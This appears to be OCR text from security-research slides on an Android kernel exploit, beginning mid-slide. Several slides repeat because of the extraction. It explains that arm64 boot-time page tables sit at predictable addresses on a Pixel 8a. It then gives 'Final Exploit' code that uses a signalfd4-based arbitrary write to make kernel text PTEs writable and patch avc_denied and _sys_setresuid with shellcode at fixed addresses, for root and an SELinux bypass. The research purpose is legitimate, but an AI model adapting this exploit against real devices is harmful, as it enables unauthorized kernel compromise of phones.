    phys = memblock_phys_alloc_range(PAGE_SIZE, PAGE_SIZE, 0,
                                     MEMBLOCK_ALLOC_NOLEAKTRACE);
    ptr = pte_set_fixmap(phys)
    memset(ptr, 0, PAGE_SIZE);
    // [...]
    return phys;
}
```

Allocate




Boot-time pgtable allocator

```
static phys_addr_t __init early_pgtable_alloc(int shift)
{
    phys_addr_t phys;
    void *ptr;

    phys = memblock_phys_alloc_range(PAGE_SIZE, PAGE_SIZE, 0,
                     MEMBLOCK_ALLOC_NOLEAKTRACE);
    ptr = pte_set_fixmap(phys)
    memset(ptr, 0, PAGE_SIZE);
    // [...]
    return phys;
}
```

Allocate





Boot-time pgtable allocator

```
static phys_addr_t __init early_pgtable_alloc(int shift)
{
    phys_addr_t phys;
    void *ptr;

    phys = memblock_phys_alloc_range(PAGE_SIZE, PAGE_SIZE, 0,
                                     MEMBLOCK_ALLOC_NOLEAKTRACE);
    if (!phys)
        panic("Failed to allocate page table page\n");


    /*
     * The FIX_{PGD,PUD,PMD} slots may be in active use, but the FIX_PTE
     * slot will be free, so we can (ab)use the FIX_PTE slot to initialise
     * any level of table.
     */
    ptr = pte_set_fixmap(phys);


    memset(ptr, 0, PAGE_SIZE);

    /*
     * Implicit barriers also ensure the zeroed page is visible to the page
     * table walker
     */
    pte_clear_fixmap();


    return phys;
}
```

By testing, we found that page tables have a 95% chance of being allocated at the same address (on Pixel 8a)






1. Most of the time, the pgtables are allocated at **fixed addresses**



AP[2:1]	Access from higher Exception level	Access from EL0
00	Read/write	None
01	Read/write	Read/write

2. Use the write primitive to set AP[2:1] = 00 in kernel data/text PTEs



3. Use the write primitive again to overwrite kernel data/text

Final Exploit

```
def arb_write(addr, value, size):
    for i in range(size):
        victim_file.private_data = addr + i
        signalfd4(victim_fd, value[i])

# mov x0, #0 ; ret
sc1 = [ ... ]
# commit_creds(prepare_kernel_cred(0)) ...
sc2 = [ ... ]

write_entries[] = {
    # PTE of avc_denied
    { 0xffffff8948879010, 0x0060000080400701, 8, }
    # PTE of _sys_setresuid
    { 0xffffff8948878670, 0x00600000800ce703, 8, }

    # avc_denied
    { 0xffffff80005fb9dc, sc1, sizeof(sc1), }
    # _sys_setresuid
    { 0xffffff80000ce09c, sc2, sizeof(sc2), }
}

for entry in write_entries:
    arb_write(entry[0], entry[1], entry[2])
```

Final Exploit

```
def arb_write(addr, value, size):
    for i in range(size):
        victim_file.private_data = addr + i
        signalfd4(victim_fd, value[i])

# mov x0, #0 ; ret
sc1 = [ ... ]
# commit_creds(prepare_kernel_cred(0)) ...
sc2 = [ ... ]

write entries[] = {
    # PTE of avc_denied
    { 0xffffff8948879010, 0x0060000080400701, 8, }
    # PTE of _sys_setresuid
    { 0xffffff8948878670, 0x00600000800ce703, 8, }

    # avc_denied
    { 0xffffff80005fb9dc, sc1, sizeof(sc1), }
    # _sys_setresuid
    { 0xffffff80000ce09c, sc2, sizeof(sc2), }
}
```

All addresses are fixed, no leak needed

Final Exploit

```
def arb_write(addr, value, size):
    for i in range(size):
        victim_file.private_data = addr + i
        signalfd4(victim_fd, value[i])

# mov x0, #0 ; ret
sc1 = [ ... ]
# commit_creds(prepare_kernel_cred(0)) ...
sc2 = [ ... ]
```

```
write_entries[] = {
    # PTE of avc_denied
    { 0xffffff8948879010, 0x0060000080400701, 8, }
    # PTE of _sys_setresuid
    { 0xffffff8948878670, 0x00600000800ce703, 8, }

    # avc_denied
    { 0xffffff80005fb9dc, sc1, sizeof(sc1), }
    # _sys_setresuid
    { 0xffffff80000ce09c, sc2, sizeof(sc2), }
}
```

Set PTE’s AP[2:1] to 00

Final Exploit

```
def arb_write(addr, value, size):
    for i in range(size):
        victim_file.private_data = addr + i
        signalfd4(victim_fd, value[i])

# mov x0, #0 ; ret
sc1 = [ ... ]
# commit_creds(prepare_kernel_cred(0)) ...
sc2 = [ ... ]
```

```
write_entries[] = {
    # PTE of avc_denied
    { 0xffffff8948879010, 0x0060000080400701, 8, }
    # PTE of _sys_setresuid
    { 0xffffff8948878670, 0x00600000800ce703, 8, }

    # avc_denied
    { 0xffffff80005fb9dc, sc1, sizeof(sc1), }
    # _sys_setresuid
    { 0xffffff80000ce09c, sc2, sizeof(sc2), }
}
```

Then we can write the kernel text

